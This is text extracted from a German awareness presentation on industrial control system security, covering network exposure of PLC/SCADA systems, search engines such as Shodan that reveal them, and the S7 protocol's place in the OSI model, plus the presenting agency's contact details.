

Industrielle Steuerungen - vom Office-Netz zur Produktion II




- Datenaustausch mit Firewall
 - Fehlerhafte Konfiguration
 - Softwarefehler
 - Architekturfehler
- nicht dokumentierte Datenleitung



Industrielle Steuerungen und das Internet

- Einbindung von industriellen Steuerungen in das Internet stark zunehmend (Industrie/Wirtschaft 4.0)
- Systeme sichtbar für Suchmaschinen

Shodan

- <https://shodan.io>

Censys

- <https://censys.io>

Google

- <https://www.google.de>

Was ist zu tun?



Was ist zu tun?



Vielen Dank

... für Ihre Aufmerksamkeit

und

Herrn Andreas Seiler von der HSASec – Forschungsgruppe für IT-Security und Digitale Forensik an der Hochschule Augsburg für die Unterstützung bei der Vorbereitung des Vortrags.

Kontakt

- Mittelstand 4.0-Agentur Prozesse
c/o tti Technologietransfer und Innovationsförderung Magdeburg GmbH
Bruno-Wille-Straße 9
39108 Magdeburg

Roland Hallau
0391 7443524
rhallau@tti-md.de

Wilfried Müller
0391 7443537
wmueller@tti-md.de

Andreas Neuenfels
0391 7443523
aneuenfels@tti-md.de

Mike Wäsche
0391 7443534
mwaesche@tti-md.de



<http://www.prozesse-mittelstand.digital>

Industrielle Steuerungen - Beispiele

SPS	• Speicherprogrammierbare Steuerung
PLC	• Programmable Logic Control
DCS	• Distributed Control System
SCADA	• Supervisory Control and Data Aquisition
PCS	• Process Control System
EMS	• Energy Management System
BMS	• Building Management System
SIS	• Safety Instrumented System

Aufbau Angriffsumgebung



OSI 7 Schicht Modell



OSI 7 Schicht Modell und die S7

7. Anwendungsschicht	S7
6. Datendarstellungsschicht	
5. Kommunikationsschicht	
4. Transportschicht	TCP
3. Vermittlungsschicht	IP
2. Sicherungsschicht	Ethernet
1. Bitübertragungsschicht	